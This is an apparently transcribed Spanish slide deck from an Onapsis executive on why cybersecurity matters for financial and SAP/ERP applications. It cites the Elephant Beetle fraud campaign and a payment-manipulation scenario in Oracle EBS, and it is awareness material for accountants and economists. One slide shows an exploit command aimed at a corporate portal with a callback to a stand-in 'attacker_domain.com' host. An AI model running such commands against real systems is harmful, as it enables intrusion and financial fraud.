
La Seguridad en Aplicaciones Financieras

JP Perez-Etchegoyen | CTO, Onapsis

Abstract

En los últimos años las **amenazas** de ciberseguridad se han incrementado en varios aspectos, motivados por aspectos globales como la pandemia o por iniciativas como teletrabajo o incluso las **transformaciones digitales** donde cada vez más procesos se digitalizan y exponen a Internet.

Como **profesionales de la economía**, es importante comprender las amenazas y riesgos que pueden sufrir las aplicaciones de negocio, especialmente las **financieras**, ya que ellas soportan la información financiera de las empresas y son el registro principal de la información que utilizamos para las tareas periódicas, incluyendo las más importantes como balances o auditorías.

NO VEMOS DETALLES TÉCNICOS
DE CÓMO ASEGURAR
APLICACIONES FINANCIERAS



SINO ENTENDER PORQUÉ ES IMPORTANTE
HACERLO

¿POR QUÉ ES IMPORTANTE INCORPORAR LA
CIBERSEGURIDAD EN NUESTRA PROFESIÓN?

Informe anual CERT.ar

Fraude sigue liderando la
distribución de los
incidentes



Algunos datos del informe representados en gráficos

► Gráfico 1

Distribución de los incidentes de acuerdo con las categorías establecidas.




¿QUÉ SON LAS APLICACIONES CRÍTICAS DE
NEGOCIO?

APLICACIONES CRÍTICAS DE NEGOCIO → OPERACIONES CRÍTICAS



APLICACIONES CRÍTICAS DE NEGOCIO



<https://www.evaluandoerp.com/ranking-erp-en-america-latina/>

QUE ES SAP?

Información de SAP sobre la empresa

SAP es un líder del mercado de software de aplicaciones empresariales, y ayuda a empresas de todos los tamaños e industrias a operar de la mejor manera: el 77% de los ingresos mundiales por transacciones pasan por un sistema de SAP. Nuestras tecnologías de machine learning, internet de las cosas (IoT) y analíticas avanzadas ayudan a convertir los negocios de los clientes en empresas inteligentes. Nuestra suite de punta a punta de aplicaciones y servicios les permite a nuestros clientes operar de manera rentable, adaptarse continuamente y marcar la diferencia.

Datos básicos

Ubicaciones en el mundo

FAQ

Integrated Report

>105.000

empleados de más de 140 países

21.000+

empresas partners de SAP en todo el mundo

27.34_b€

de ingresos totales (sin NIIF) en el ejercicio 2020

200_m+


suscriptores en nuestra base de usuarios en la nube

100+

centros de innovación y desarrollo

<https://www.sap.com/latinamerica/about/company.html>

¿QUÉ TAN IMPORTANTES SON PARA LAS
PERSONAS?



El 76 % de los ingresos
transaccionales tocan un
sistema SAP



96% de las empresas automotrices en el
Forbes Global 2000 son clientes de SAP



SAP soporta la producción de más de 95,000
vehículos por día

Los clientes de SAP producen
el **72%** de la cerveza
a nivel mundial



¿SON TAMBIÉN IMPORTANTES PARA LAS
ORGANIZACIONES?

APLICACIONES CRÍTICAS DE NEGOCIO → OPERACIONES CRÍTICAS

“If SAP goes down, it would cost my organization \$22M per minute.”


—CISO, Fortune 500 organization



LAS AMENAZAS



EVOLUCIÓN DE LAS AMENAZAS



DESAFIOS

Las empresas optan por trasladar aplicaciones críticas para sus negocios a la nube



- <https://revistabyte.es/noticias/actualizar-el-erp-a-la-nube/>
- <https://blog.dongee.com/las-empresas-optan-por-trasladar-aplicaciones-cr%C3%ADticas-para-sus-negocios-a-la-nube-f751434d9173>

EJEMPLOS DE ATAQUES REALES



Ejemplo 1: Elephant Beetle




- Víctimas mayormente en el **sector financiero**.
- Opera principalmente desde y en **Latino América**.
- Comúnmente utiliza **aplicaciones SAP** como punto de entrada.
- Durante **años** estudia a sus víctimas, esperando por oportunidades de monetización.
- Incrementalmente roba fondos sobre períodos de tiempo, **escondiéndose entre actividades legítimas**.
- Establece **persistencia a largo plazo** utilizando decenas de herramientas y “backdoors”.

Resultado: Fraude por más de 30 Millones de dólares y por al menos 3 años

<https://blog.sygnia.co/elephant-beetle-an-organized-financial-theft-operation>

<https://onapsis.com/blog/elephant-beetle-older-unpatched-sap-vulnerabilities-are-still-threat>

Ejemplo 2: Payroll Fraud - Vulnerabilidades en SAP



A terminal window titled "Evil Attacker" is shown. The prompt is "Attacker's computer \$". The command entered is "python3 MPI_JAVA.py -H portal.mycompany.com -S JAVA -R attacker_domain.com -P 8000 -F /tmp/log.txt". The terminal background is black, and the text is white.

```
Evil Attacker
Attacker's computer $ python3 MPI_JAVA.py -H portal.mycompany.com -S JAVA -R attacker_domain.com -P 8000 -F /tmp/log.txt
```

Ejemplo 3: Manipulando transacciones

Create the new **supplier** in EBS. This means providing all the vendor data as well as the bank account information.

1



When a product or service is provided, an **invoice** is created for the supplier, with information of who is going to be paid and the amount. It also includes the preferred payment method (wire transfer, check, cash).

2



After the invoice is approved by different actors, a **payment order** is created. This can include multiple payments for different approved invoices that should be processed together.

3



Ejemplo 3: Manipulando transacciones


4

Payment orders must be approved by different parties in order to be approved to send to the bank. EBS users completely rely on this, as it is where the security and integrity of the Payments are controlled, completely based on Segregation of Duties.

*Approvals and authorizations of the payments help avoid the occurrence of invalid or malicious transactions.
This is because several parties with a high level of trust must verify this payment.*



Ejemplo 3: Manipulando transacciones

[illegible]

PROXIMOS PASOS



PROXIMOS PASOS

- Todo esto es aplicable a cualquier aplicación crítica de negocio, pero especialmente a las financieras.
- Como profesionales de la economía, evaluar información contable y financiera es parte de nuestra operación diaria.
 - Pero cómo podemos asegurar que la información es confiable
 - Como podemos asesorar a nuestros clientes para lograr que los controles adecuados sean considerados
- Toda información es valiosa, pero la información financiera lo es aún más, porque permite diversos tipos de fraude.

Impacto: fraude, interrupción de la operación, pérdida de información.

ALGUNAS PREGUNTAS QUE PODEMOS HACER A NUESTROS CLIENTES

- ¿Qué aplicaciones guardan y procesan la información financiera y contable?
- ¿Las aplicaciones que usan nuestros clientes tienen controles de seguridad? ¿Cuáles?
- Existen certificaciones que demuestren controles de seguridad implementados? (SOC2, ISO27001)
- ¿Quiénes tienen acceso a modificar información contable/financiera?

RECURSOS

En General

- [CSA STAR Registry](#)
- [CSA Enterprise Resource Planning working group](#)
- [Blog - ERP Security News & Insights | Onapsis](#)

Para PyMES

- [Cybersecurity for Small Businesses | Federal Communications Commission](#)
- [Strengthen your cybersecurity](#)
- [Ciberseguridad: 7 estrategias para proteger los datos de tu pyme o emprendimiento](#)

EL PRIMER PASO PARA REDUCIR LOS
RIESGOS DE CIBERSEGURIDAD ES
SABER QUE EXISTEN.

- CONCIENTIZACIÓN
- ENTRENAMIENTO
- RECURSOS





Gracias!